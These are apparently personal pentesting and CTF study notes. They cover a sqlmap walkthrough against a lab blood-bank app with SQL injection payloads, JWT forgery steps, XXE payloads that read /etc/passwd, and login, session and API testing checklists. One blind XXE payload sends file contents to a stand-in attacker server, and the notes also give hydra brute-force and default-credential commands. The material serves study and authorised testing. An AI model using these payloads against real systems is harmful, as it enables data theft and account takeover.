Now that we've seen some of the options we can use with [sqlmap](#), let's jump into the examples using both GET and POST Method based requests.

Simple [HTTP GET](#) Based Test

Here we have used two flags: `-u` to state the vulnerable URL and `--dbs` to enumerate the database.

Simple [HTTP POST](#) Based Test

First, we need to identify the vulnerable POST request and save it. In order to save the request, Right Click on the request, select 'Copy to file', and save it to a directory. You could also copy the whole request and save it to a text file as well.

Request

Raw Params Headers Hex

```

1 POST /sqlmaptest/nl-search.php HTTP/1.1
2 Host: 192.168.147.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.147.130/blood/nl-search.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 16
10 Connection: close
11 Cookie: PHPSESSID=hds2oibv9v25aj5i
12 Upgrade-Insecure-Requests: 1
13
14 blood_group=B%2B

```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser ▶

Engagement tools [Pro version only] ▶

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection ▶

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Done

Search...

?

⚙

←

→

pretty

You'll notice in the request above, we have a POST parameter 'blood_group' which could be a vulnerable parameter.

Saved HTTP POST request

```

req.txt
POST /blood/nl-search.php HTTP/1.1
Host: 10.10.17.116
Content-Length: 16
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.17.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.17.116/blood/nl-search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bt0q6qk024tmac6m4jkbh81lh4
Connection: close

```

```
blood_group=B%2B
```

Now that we've identified a potentially vulnerable parameter, let's jump into the [sqlmap](#) and use the following command:

Here we have used two flags: -r to read the file, -p to supply the vulnerable parameter, and --dbs to enumerate the database.

Database Enumeration

```
sqlmap req.txt blood_group
[19:31:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:31:50] [INFO] POST parameter 'blood_group' appears to be 'MySQL >= 5.0.12
AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] Y
[19:33:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:33:09] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[19:33:09] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
[19:33:09] [WARNING] most likely web server instance hasn't recovered yet from
previous timed based payload. If the problem persists please wait for a few
minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-
session --technique=BEUS') or try to lower the value of option '--time-sec'
(e.g. '--time-sec=2')
[19:33:10] [WARNING] reflective value(s) found and filtering out
[19:33:12] [INFO] target URL appears to be UNION injectable with 8 columns
[19:33:13] [INFO] POST parameter 'blood_group' is 'Generic UNION query (NULL) -
1 to 20 columns' injectable
POST parameter 'blood_group' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s)
requests:
---
Parameter: blood_group (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: blood_group=B+' AND (SELECT 3897 FROM (SELECT(SLEEP(5)))Zgvj) AND
'gXEj'='gXEj

  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: blood_group=B+' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x58784e494a4c4354636147
5a45546c676e736178584f517a457070784c616b4849414c69594c6371,0x71716a7a71)-- -
```

```

---
[19:33:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:33:17] [INFO] fetching database names
available databases [6]:
[*] blood
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] test

```

Now that we have the databases, let's extract tables from the database **blood**.

Using GET based Method

Using POST based Method

Once we run these commands, we should get the tables.

Getting Tables

```

sqlmap req.txt blood_group blood
[19:35:57] [INFO] parsing HTTP request from 'req.txt'
[19:35:57] [INFO] resuming back-end DBMS 'mysql'
[19:35:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blood_group (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: blood_group=B+' AND (SELECT 3897 FROM (SELECT(SLEEP(5)))Zgvj) AND
'gXEj'='gXEj

  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: blood_group=B+' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x58784e494a4c4354636147
5a45546c676e736178584f517a457070784c616b4849414c69594c6371,0x71716a7a71)-- -
---
[19:35:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:35:58] [INFO] fetching tables for database: 'blood'
[19:35:58] [WARNING] reflective value(s) found and filtering out

```

```
Database: blood
[3 tables]
+-----+
| blood_db |
| flag     |
| users    |
+-----+
```

Once we have available tables, now let's gather the columns from the table blood_db.

Using GET based Method

Using POST based Method

Getting Tables

```
sqlmap req.txt blood blood_db
[19:35:57] [INFO] parsing HTTP request from 'req.txt'
[19:35:57] [INFO] resuming back-end DBMS 'mysql'
[19:35:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blood_group (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: blood_group=B+' AND (SELECT 3897 FROM (SELECT(SLEEP(5)))Zgvj) AND
'gXEj'='gXEj

  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: blood_group=B+' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x58784e494a4c4354636147
5a45546c676e736178584f517a457070784c616b4849414c69594c6371,0x71716a7a71)-- -
---
[19:35:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:35:58] [INFO] fetching tables for database: 'blood'
[19:35:58] [WARNING] reflective value(s) found and filtering out
Database: blood
[3 tables]
+-----+
| blood_db |
```

```
| flag      |  
| users    |  
+-----+
```

Or we can simply dump all the available databases and tables using the following commands.

Using GET based Method

Using POST based Method

I hope you have enjoyed seeing the basics of using [sqlmap](#) and its various commands. Now, let's start the challenge in the next task!

SQLite

- `SELECT username, password FROM users WHERE username='adm' || 'in' AND password='' glob '*'`

- ◊ `||` concatenates two strings

- ◊ `glob '*'`

- `GLOB` is an SQLite operator (like `LIKE`) that matches text against a pattern using shell-style globbing. `'*'` means “match any sequence of zero or more characters”.

- But the expression is parsed so the equality `password = ''` is evaluated **first**, producing a boolean result:

- If `password` equals the empty string `''` → the expression `password = ''` yields `1` (true).

- Otherwise it yields `0` (false).

- So you effectively get: `(password = '') GLOB '*'`.

- Now `GLOB` compares the **left operand** coerced to text (`'1'` or `'0'`) against the pattern `'*'`.

- `'1' glob '*'` → matches (because `*` matches any text)

- `'0' glob '*'` → also matches

So **both** `0` and `1` as strings match `'*'`. Therefore the whole `password = '' GLOB '*'` expression evaluates as **true** for any non-NULL `password`. (If `password` is `NULL`, `password = ''` becomes `NULL` and `NULL GLOB '*'` is `NULL` which behaves like false in `WHERE`.)

sqlite3

◆ Basic Startup

- `sqlite3 file.db`
→ Open database.
- `.exit`
→ Quit.
- `.help`
→ Show all meta-commands.

◆ See DB Structure Fast

- ◇ `.tables`
→ List all tables.
- ◇ `.schema`
→ Print schema for entire DB.
- ◇ `.schema tablename`
→ Schema of a specific table.
- ◇ `.fullschema`
→ Detailed schema including system tables.
- ◇ `PRAGMA table_info(tablename);`
→ Show columns + types.

◆ List Useful PRAGMA (Metadata)

- ◇ `PRAGMA database_list;`
→ Shows attached DBs.
- ◇ `PRAGMA user_version;`
→ DB version (helps in mobile/forensic cases).
- ◇ `PRAGMA encoding;`
→ Shows encoding.
- ◇ `PRAGMA journal_mode;`
→ Check WAL/rollback (important in recovery).
- ◇ `PRAGMA foreign_key_list(tablename);`
→ Foreign key relations.

◆ Quick Data Extraction

◇ `SELECT * FROM tablename LIMIT 10;`

→ Peek first records.

◇ `SELECT COUNT(*) FROM tablename;`

→ Count records quickly.

◇ `.headers on`

→ Show column names.

◇ `.mode column`

→ Pretty formatted output.

◇ `.mode csv`

→ Switch to CSV output.

◇ `.output dump.csv`

→ Send output to file.

◇ `.output stdout`

→ Return to terminal.

◆ Fast Discovery / Enumeration

◇ `SELECT name FROM sqlite_master WHERE type='table';`

→ Same as `.tables` but works inside SQL.

◇ `SELECT name, sql FROM sqlite_master WHERE type='table';`

→ Shows table creation statements.

◇ `SELECT type, name FROM sqlite_master;`

→ Shows tables, indices, views.

◆ Search Inside Whole DB

◇ `SELECT name FROM sqlite_master WHERE sql LIKE '%password%';`

→ Find tables with a keyword.

◇ `SELECT * FROM tablename WHERE column LIKE '%keyword%';`

→ Search inside table.

◆ Dumping Data

◇ `.dump`

→ Dump complete database as SQL (good for CTF).

◇ `.dump tablename`

→ Dump single table.

◇ `.output file.sql + .dump`

→ Export dump to file.

◆ Recovering or Fixing Corrupted DB

◇ `.recover`

→ Attempt recovery (SQLite ≥ 3.29).

◇ `PRAGMA integrity_check;`

→ Test DB integrity.

◇ `PRAGMA quick_check;`

→ Faster version.

◆ Attach Another DB

Useful for migrating or copying:

◇ `ATTACH 'other.db' AS other;`

→ Attach additional DB.

◇ `.databases`

→ List attached DBs.

◆ Export Table to CSV (Fast)

`.headers on`

`.mode csv`

`.output table.csv`

`SELECT * FROM tablename;`

`.output stdout`

◆ Find All Columns in All Tables

```
SELECT m.name AS table_name, p.name AS column_name
FROM sqlite_master m
```

```
JOIN pragma_table_info(m.name) p
WHERE m.type='table';
```

→ Helps when DB is huge and undocumented.

◆ See Indexes

◇ `.indexes`

→ List indexes.

◇ `.indexes tablename`

→ Indexes for a specific table.

◇ `PRAGMA index_list(tablename);`

→ Same but more structured.

◆ Extract Only Column Names

```
PRAGMA table_info(tablename);
```

◆ Show All Views

```
SELECT name, sql FROM sqlite_master WHERE type='view';
```

◆ Quick Flag-Hunting (CTF Trick)

Look for suspicious column names:

```
SELECT name, sql FROM sqlite_master WHERE sql LIKE '%flag%';
```

OWASP Top 10

Vulnerable and Outdated Components

- check for any vulnerable component on the server either exposed in the error or code or any framework
 - ◇ find exploit on exploit.db {find the one permitting RCE}
 - ◇ Then exploit

Auth Flaws

Some common flaws in authentication mechanisms include the following:

- **Brute force attacks:** If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- **Use of weak credentials:** Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or common passwords, an attacker can easily guess them and access user accounts.
- **Weak Session Cookies:** Session cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users' accounts.

Integrity

Mostly browser loads a library from another server

like jquery

Correct way to load

`<script src="https://code.jquery.com/jquery-3.6.1.min.js"`

`integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPIFFSUTR+nldQm1Lu`

but if integrity value is not set and attacker hacks jquery provider server

he can replace the file with malicious one to get his code executed

To get hashes of libraries or files use this one

<https://www.srihash.org/>

JWT

1. Weak Secret Attack (Brute-forcing the secret)

What it is:

If the server uses a **weak or short secret key**, attackers can guess it.

Why it works:

JWT signature uses the secret key.

If the secret is weak, attackers can try thousands of common passwords until one matches.

What attacker does:

- Tries many possible secrets
- Once correct secret is found
- They can create a new valid JWT with any payload (e.g., admin)

Fix:

Use long, random secrets (32–64 characters).

2. "None" Algorithm Vulnerability

What it is:

Old JWT libraries allowed `alg: "none"` meaning signature not required.

Why it works:

Server skipped signature verification.

What attacker does:

- ◇ Changes algorithm to `"none"`
- ◇ Removes signature
- ◇ Server accepts fake JWT

Fix:

Modern libraries reject `"none"` algorithm.

3. Algorithm Confusion Attack (RS256 → HS256 swap)

What it is:

Server wants to verify using **RS256** (public/private key pair),
but attacker changes header to **HS256**.

Why it works:

Some poorly-configured servers mistakenly use the **public key** as the HMAC secret.

What attacker does conceptually:

- ◇ Changes JWT header from RS256 to HS256
- ◇ Uses the server's public key as secret
- ◇ Generates a new valid JWT

Fix:

Strictly enforce a single allowed algorithm.

4. KID Header Injection Attack

What it is:

JWT header contains:

```
"kid": "value_here"
```

Server uses this to select which key file to load.

Why it works:

If server doesn't sanitize `kid`, attacker can manipulate it.

What attacker conceptually does:

- ◇ Sends a `kid` value that points to a different file
- ◇ OR injects special characters
- ◇ Server loads wrong key
- ◇ Verification becomes bypassable

Examples of problems:

- ◇ Path traversal ("load secret from another folder")
- ◇ SQL injection in `kid`
- ◇ Null byte tricks

Fix:

Validate `kid`, don't load keys directly from user input.

5. Public Key Control (Attacker supplies their own key)

What it is:

In RS256, server should use **trusted public key** only.

If server accepts a public key from user input, huge problem.

Why it works:

Attacker creates **their own key pair**, gives server their public key.

Then attacker can sign any JWT with their private key.

Fix:

Never accept user-supplied public keys.

6. Token Replay Attack

What it is:

JWT once created stays valid until expiry.

If stolen, attacker can reuse it.

Why it works:

JWT is stateless, no server session required.

What attacker does:

- ◇ Steals JWT (via XSS, network sniffing, CSRF, logs leak)
- ◇ Uses the same token again and again

Fix:

Use short expiration + token rotation.

7. No Signature Verification (Developer mistake)

What it is:

Some developers accidentally **decode** JWT but never **verify** it.

Why it works:

Decoding only Base64-decodes the payload — no signature check.

What attacker conceptually does:

- ◇ Changes payload
- ◇ Server accepts it because verification function was never used

Fix:

Always use `verify()` not `decode()`.

Quick Summary Table

| Vulnerability | Why it Happens |
|--------------------|----------------------|
| Weak Secret | Weak key |
| None Algorithm | Old library allowed |
| RS256 → HS256 Swap | Server confused |
| KID Injection | Unsafe key loading |
| Public Key Control | User-controlled keys |
| Replay Attack | Token leak |
| No Verification | Developer disabled |

CTF Payloads

✓ General Rules for XXE Exploitation

1. Root element matters

- The `DOCTYPE` name must match the actual root element of the XML document.
- If original XML is `<data>...</data>`, then use `<!DOCTYPE data ...>`.

- **DOCTYPE position**

- ◊ Must appear **before** the root element, not inside it.

- **ENTITY resolution**

- ◊ Works only if the XML parser allows external entity processing (some frameworks disable it by default).

- **Output reflection check**

- ◊ If the response displays XML values → direct XXE will work.
- ◊ If response is empty → try **blind XXE** (OOB exfiltration).

- **Common files to target**

- ◊ `/etc/passwd` (Linux)
- ◊ `/etc/hosts`
- ◊ `/proc/self/environ`
- ◊ `C:\Windows\win.ini` (Windows)
- ◊ Application configs (`.env`, `config.php`, etc.)

- **Fallback techniques**

- ◊ **XInclude injection** (if DOCTYPE blocked but XInclude enabled)
- ◊ **php://filter + base64** for large/binary files
- ◊ **Out-of-band (HTTP/DNS)** if no reflection

✓ Universal Payload Set for CTF

1. Direct File Read (Basic XXE)

If output reflects back:

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>
  <ID>&xxe;</ID>
</data>
```

2. Blind XXE with OOB Exfiltration

Send the data to your controlled server:

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "file:///etc/passwd">
  <!ENTITY % eval "<!ENTITY exfil SYSTEM 'http://YOUR-SERVER.COM/?
data=%file;'>">
  %eval;
]>
<data>&exfil;</data>
```



Replace YOUR-SERVER.COM with:

◇ **Burp Collaborator** URL

◇ **Ngrok** URL

◇ **webhook.site** URL

3. XInclude Payload (When DOCTYPE is Blocked)

```
<?xml version="1.0"?>
<data xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="file:///etc/passwd" parse="text"/>
</data>
```

4. Base64 Encoded Read (for binary or filtered content)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE data [  
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/etc/  
passwd">  
>  
<data>  
  <ID>&xxe;</ID>  
</data>
```



Common Fallback Steps

- ◇ If `<!DOCTYPE>` is blocked → try **XInclude**.
- ◇ If entity expansion is disabled → try **parameter entities** or alternative parsing features.
- ◇ If HTTP requests are blocked for OOB → try **DNS exfiltration** using domains like `data.attacker.com`.



Checklist for CTF

- ◇ Check reflection → direct XXE payload.
- ◇ If no reflection → OOB with your server.
- ◇ If both fail → try XInclude or filter-based tricks.
- ◇ Always match the root element in your payload.

General Role for JWT

- ◇ Find secret first
 - Look in the provided code if available
- ◇ If found
 - Decode auth bearer
 - Go to jwt.io
 - Encode
 - insert header in plain text (like: `{"alg":"HS256","typ":"JWT"}`)
 - insert payload in plain text (like: `{"role":"admin","userId":1}`)
 - insert secret (like 1234 or more complicated)
 - ⇒ if you don't have secret try brute forcing the secret using common wordlist
- ◇ After you have jwt , go to dev tools and check if auth token is stored in local storage and then try changing with new one you got above after changing role etc
- ◇ Replace the old with new one and send any request to server
- ◇ See if you got admin dashboard

Web Pentesting

Authentication:

Authentication

Enumeration and brute force

Auth Enumeration:

What is Authentication Enumeration?

- ◇ Authentication enumeration means finding information about users or login mechanisms.
- ◇ It targets login systems to discover weaknesses before brute-forcing.
- ◇ Attackers look for small hints like error message differences or response changes.

Why It Matters

- Enumeration reveals valid usernames or emails.
- Knowing valid accounts makes brute force faster and more successful.
- Weak authentication logic becomes easy to exploit once enumeration succeeds.

What Is Tested During Enumeration

- Username validation behavior.
- Password policy handling.
- Login error messages.
- Session/token behavior during login attempts.

Main Goal

- Identify security flaws in authentication before attackers do.

User Enumeration via verbose errors:

Verbose Errors Basics

- ◇ Verbose errors reveal internal details that should stay hidden.
- ◇ They help developers but unintentionally leak sensitive info to attackers.

What Verbose Errors Leak

- Internal server paths can expose file structure.
- Database errors can reveal tables, columns, or DB type.
- Authentication errors can reveal valid usernames or emails.

How Attackers Trigger Verbose Errors

- Wrong login inputs expose differences between valid/invalid users.
- SQL injection payloads can force the DB to throw detailed errors.
- Path traversal attempts reveal filesystem structure via error messages.
- Form manipulation exposes backend validation logic.
- Fuzzing sends random inputs to identify error-prone endpoints.

Enumeration in Authentication

- Enumeration means discovering valid usernames or emails.
- Different error messages make user enumeration possible.
- "Email does not exist" = invalid user; "Invalid password" = valid user.

Why Enumeration Matters

- Enumeration reduces guessing and makes brute-force effective.
- Valid usernames = fewer attempts = higher success.

Relationship to Brute Force

- Enumeration finds the right target.
- Brute force attacks the target's password.
- Verbose errors guide both stages.

Overall Concept Summary

- Verbose errors = unintended information leaks.
- Attackers exploit them to enumerate users.
- Enumeration enables smarter brute-force attacks.
- Small error message differences can compromise authentication entirely.

Password Reset Flow

1. Email-Based Reset

What happens:

User enters email → system sends reset link/token → user clicks → sets new password.

What to check (scenario recognition):

- If the link looks simple (example: `token=123`), it may be predictable.
- If the email message reveals too much info ("Email not found"), the app is leaking user existence.
- If HTTP is used instead of HTTPS, links or tokens can be intercepted.
- If token works even after using it once → bad security.

2. Security Question Reset

What happens:

User answers pre-set questions → if correct → password reset allowed.

What to check:

- ◇ Questions too easy ("mother's name", "favorite color").
- ◇ Answers can be guessed if attacker knows personal info.
- ◇ Does the system lock out after many wrong attempts?
- ◇ Does it reveal which question was wrong? If yes → information leak.

3. SMS-Based Reset**What happens:**

Code sent on phone → user enters code to reset password.

What to check:

- ◇ Simple numeric OTP (4–6 digits) can be brute-forced if no rate limit.
- ◇ SIM swapping risk → attacker can hijack number.
- ◇ Token expiry: if code works even after 5–10 minutes = weak.

General Vulnerabilities (Practical Recognition Notes)**A. Predictable Tokens****Scenario signs:**

- ◇ Token is short (3 digits).
- ◇ Token is numeric only.
- ◇ Token stays same pattern each time.
- ◇ URLs like:

```
reset.php?token=150
```

Meaning:

Token can be brute-forced easily using tools like Burp Intruder.

B. Token Expiration Problems**Scenario signs:**

- ◇ Link still works after long time (hours/days).
- ◇ Token works multiple times.
- ◇ No "token expired" message.

Meaning:

Attacker gets a bigger window to exploit.

C. Insufficient User Validation**Scenario signs:**

- ◇ App tells you: "Email does not exist".
- ◇ Security questions are common/easy.
- ◇ Reset works even if email is not verified.
- ◇ No confirmation on sensitive actions.

Meaning:

Attacker can enumerate users or guess answers.

D. Information Disclosure

Scenario signs:

- ◇ App responses differ for valid/invalid emails:
 - "We sent a reset link."
 - "Email not found."

Meaning:

Attacker can confirm which emails are registered.

E. Insecure Transport

Scenario signs:

- ◇ Reset link sent over HTTP, not HTTPS.
- ◇ Phone/email receives token in plain form.

Meaning:

Network attackers can steal token.

Predictable Token Lab (Summary Notes)

Problem:

App uses:

```
$token = mt_rand(100, 200);
```

→ Only 3 digits → 100 possible tokens → EASY to brute-force.

Attack Steps (Conceptually):

1. Submit target email (admin@admin.com).
2. App generates simple numeric token.
3. Capture request with Burp.
4. Highlight token parameter in URL.
5. Use Burp Intruder + wordlist (100–200).
6. Send brute-force.
7. Successful response has **larger content size**.

How to Recognize This Scenario in Real Life

If you see a reset URL like:

```
reset_password.php?token=123
```

Or the token is **small, numeric, predictable**, then:

- ◇ This is a predictable-token scenario.
- ◇ Brute-force is possible.
- ◇ Application is insecure.

If there is forget password and u know the email or username, it generates a token and needs token to be entered either by body or url use intruder to launch sniper attack

Basic Authentication – Short Notes (Exam + Practical Style)

◆ 1. Basic Auth = simplest login method

- Sends username + password in every request.
- No session, no tokens — just raw credentials each time.

◆ 2. Credentials sent as Base64, not encryption

- ◇ `username:password` → Base64 encode → sent in header.
- ◇ Base64 is reversible → NOT secure.

◆ 3. Authorization header structure

```
Authorization: Basic <base64(username:password)>
```

- ◇ Server decodes → verifies → grants access.

◆ 4. Works only safely over HTTPS

- ◇ Over HTTP, credentials can be sniffed easily.
- ◇ If no HTTPS → attacker can steal login instantly.

◆ 5. Used in low-power devices

- ◇ Routers, switches, IoT devices.
- ◇ Simple to implement, no session overhead.

◆ 6. Browser automatically prompts login box

- ◇ Server sends: `401 Unauthorized + WWW-Authenticate: Basic`
- ◇ Browser opens popup → user enters credentials.

◆ 7. Weak credentials are the real risk

- ◇ Attackers brute-force Base64 easily.
- ◇ Password guessing is main attack vector.

◆ 8. No logout in Basic Auth

- ◇ Browser keeps credentials cached.
- ◇ You "logout" only by closing browser or clearing cache.

◆ 9. Basic Auth always exposes the same header

- ◇ Same Base64 string sent every time.
- ◇ If leaked once → attacker has full access.

◆ 10. Security fully depends on 3 things

- ◇ Strong username/password
- ◇ HTTPS
- ◇ No public exposure

★ Attack/Scenario Notes (Very Useful for Exams & Pentesting)

◆ Scenario 1: If headers contain Base64 → it's Basic Auth

◇ Decode in terminal: `echo "base64_hash" | base64 -d`

◇ Immediately exposes username:password.

◆ **Scenario 2: If device/login page pops a browser prompt**

◇ That's Basic Auth (router-style popup).

◇ Server returned `401 + WWW-Authenticate: Basic.`

◆ **Scenario 3: If router uses default creds**

◇ Try common defaults: admin:admin, admin:password, etc.

◇ 80% IoT devices still vulnerable.

◆ **Scenario 4: If HTTP is used**

◇ Credentials capture possible using:

- Wireshark

- MITM attack

- Burp

- tcpdump

◆ **Scenario 5: If automation required**

◇ Use curl:

```
curl -u admin:admin http://target/admin
```

◆ **Scenario 6: If brute-force needed**

◇ Hydra example:

```
hydra -l admin -P passlist.txt http-basic://target
```

◆ **Scenario 7: If API uses Basic Auth**

◇ Requests need same header each time.

◇ No expiration → long-term exposure risk.

★ **Ultra-Short Summary (Memory Booster)**

◇ **Basic Auth = base64(username:password)**

- ◇ **Sent on every request**
- ◇ **No encryption → must use HTTPS**
- ◇ **Used in routers, IoT devices, simple admin panels**
- ◇ **Main attack = brute-force + sniffing**

if its basic auth, a popup will appear enter creds ,

capture request in burp

Check for header Authorization: Basic base64encoded_string(username:password)

set prefix in payloads rule in burp intruder

add rule of encoding in base64 after seting prefix

or use

Session Management

- Visit to site and head to Dev tools -> Storage
to check if u r tracked or not by checking any session cookie, or local storage
- If u see some keys and values
like isAuthenticated , user, role etc.
try changing those values . Reload and check if some happened
- Sign up and check if previous session cookie is assigned to you (when u were not signed up)
It could be used for session fixation
- If u see some values and keys like user etc. \
try changing those

A. Cookie Weaknesses & Exploits

1. No HttpOnly → Cookie Theft via XSS

If cookie is readable:

```
document.cookie
```

Exploit:

- Inject payload
- Steal cookie via XSS
- Take over account

2. No Secure Flag → Intercept on HTTP

If site allows HTTP requests:

- ◇ MitM
- ◇ Steal cookies
- ◇ Login as victim

3. Predictable Session IDs

If ID looks base64/UUID-like but simple:

- ◇ Try brute force
- ◇ Use old ID patterns

4. Persistent Cookie (Long Expiry)

If expiry is too long:

- ◇ Hijack cookie
- ◇ Maintain access for months

5. Cookie Not Invalidated on Logout

Test:

- ◇ Copy session
- ◇ Logout
- ◇ Replace old cookie
- ◇ Refresh → if still logged in → huge vulnerability

Exploit:

- ◇ Reuse session to impersonate user indefinitely

B. Token Weaknesses & Exploits (If Hybrid System Found)

1. LocalStorage User Role Manipulation

If you see:

```
userRole: 1
```

Try:

```
userRole: 2 or 3
```

Refresh page → UI changes but data fails =

client-side authorization, server does not validate role properly.

Exploit:

- ◇ Change role

- ◇ Call API endpoints directly (Burp)
- ◇ May gain admin access

2. ID Tampering in LocalStorage

`id: 5`

Change:

`id: 1`

Exploit:

- ◇ Access another user's data (IDOR)

3. Token Not Verified by Backend

Try:

- ◇ Self-crafted JWT
- ◇ Tampered token
→ If server accepts → complete session bypass.



C. API-Level Session Testing

Test endpoints with:

- ◇ No cookie
- ◇ Old cookie
- ◇ Modified cookie
- ◇ Wrong userRole token
- ◇ Wrong id token

If any endpoint responds, you found:

- ◇ Authorization bypass

- ◇ IDOR
- ◇ Broken session validation

Final Rapid Checklist for Real Web Pentests

1. Before Login

- ◇ Any cookies issued?
- ◇ Anything predictable?

2. Login

- ◇ New cookie generated?
- ◇ Check attributes
- ◇ Copy cookie for replay attacks

3. After Login

- ◇ Remove cookie → try sensitive endpoints
- ◇ Modify cookie → check validation
- ◇ Modify LocalStorage tokens

4. Logout

- ◇ Replay old cookie
- ◇ Replay old JWT/token

5. Expiry

- ◇ Check if expiry is too long
- ◇ Idle session expiration test

JWT Security

1. Add Authorization: Bearer <JWT-Token> in Header

- 1) check if signature isn't verified correctly by changing payload (i.e. admin = 1 etc.)
- 2) check if "alg" can be set to "none" use jwt.io
- 3) check if secret is a common one(try brute forcing)
- 4) For Asymmetric : (Confusion Attack)
 - 1- Try changing RS256 with HS256
 - 2- Use public key as secret key to sign token (public key can be found easily often sent with token)

Cross Service Relay Attack:

When it's an API based web app, there may be vulnerability of cross service relay
maybe backend just verifies signature , not the aud

- 1) If aud:App1 is present in token, then u can use token of App1 on App2
 - 1- If u are admin on on App1, u can be admin on App2 using App1 token

API Identification

API Identification Checklist (For Pentesters)

1. Check the URL Structure

- Look for paths like:

- ◊ `/api/`

- ◊ `/v1/`, `/v2/`

- ◊ `/graphql`

- ◊ `/rest/`

- Endpoints returning JSON instead of HTML.

2. Inspect Network Traffic (Browser DevTools → Network)

- ◊ Identify XHR / Fetch / API calls.

- ◊ Look for:

- `Content-Type: application/json`

- Endpoints being called on every click.

- Background calls every few seconds (polling).

- Responses containing structured data (JSON/ XML).

3. Check for JavaScript Files

- ◊ Open sources → find JS files.

- ◊ Look for API URLs hardcoded:

- `fetch("https://example.com/api/...")`

- `axios.get("/v1/user")`

4. Analyze Response Type

- ◇ If the server returns:
 - JSON
 - XML
 - Raw data streams
 - **Most likely an API**, not a webpage.

5. Inspect Request Headers

- ◇ API calls often include:
 - `Authorization: Bearer <token>`
 - `X-API-Key`
 - `Accept: application/json`
 - `X-Requested-With: XMLHttpRequest`

6. Check Server Behavior

- ◇ API endpoints typically:
 - Accept only GET/POST/PUT/PATCH/DELETE
 - Return **status codes** consistent with REST:
 - 200 OK
 - 201 Created
 - 401 Unauthorized
 - 403 Forbidden
 - 404 Not Found
 - 422 Unprocessable

7. Observe Front-End Behavior

- ◇ If a website loads data dynamically without full page reloads → it's hitting an API.

- ◇ Things like:
 - Search suggestions
 - Real-time updates
 - Dashboard charts

8. Use Tools to Detect APIs

- ◇ Burp Suite (Proxy → Filter for JSON)
- ◇ Postman (Import traffic)
- ◇ Nmap (Check API-related ports like 3000, 8000, 8080)
- ◇ `dirsearch`/`ffuf` for API folders:

```
/api
/api/v1
/api/admin
/auth
/users
```

9. Check Robots.txt / Swagger / Documentation

Try visiting:

- ◇ `/swagger`
- ◇ `/swagger-ui`
- ◇ `/openapi.json`
- ◇ `/docs`
- ◇ `/api-docs`

10. Guess Common API Routes

Useful during fuzzing:

```
/login
/register
/auth
```

/user
/users
/products
/admin

Summary for Pentesters

To identify an API, look for:

- ✓ JSON responses
- ✓ Dynamic calls in the Network tab
- ✓ REST-like URLs
- ✓ Auth headers (Bearer/JWT)
- ✓ Hidden endpoints inside JS
- ✓ Swagger / OpenAPI documentation

JWT `kid` Pentesting Checklist (Bug Bounty Edition)

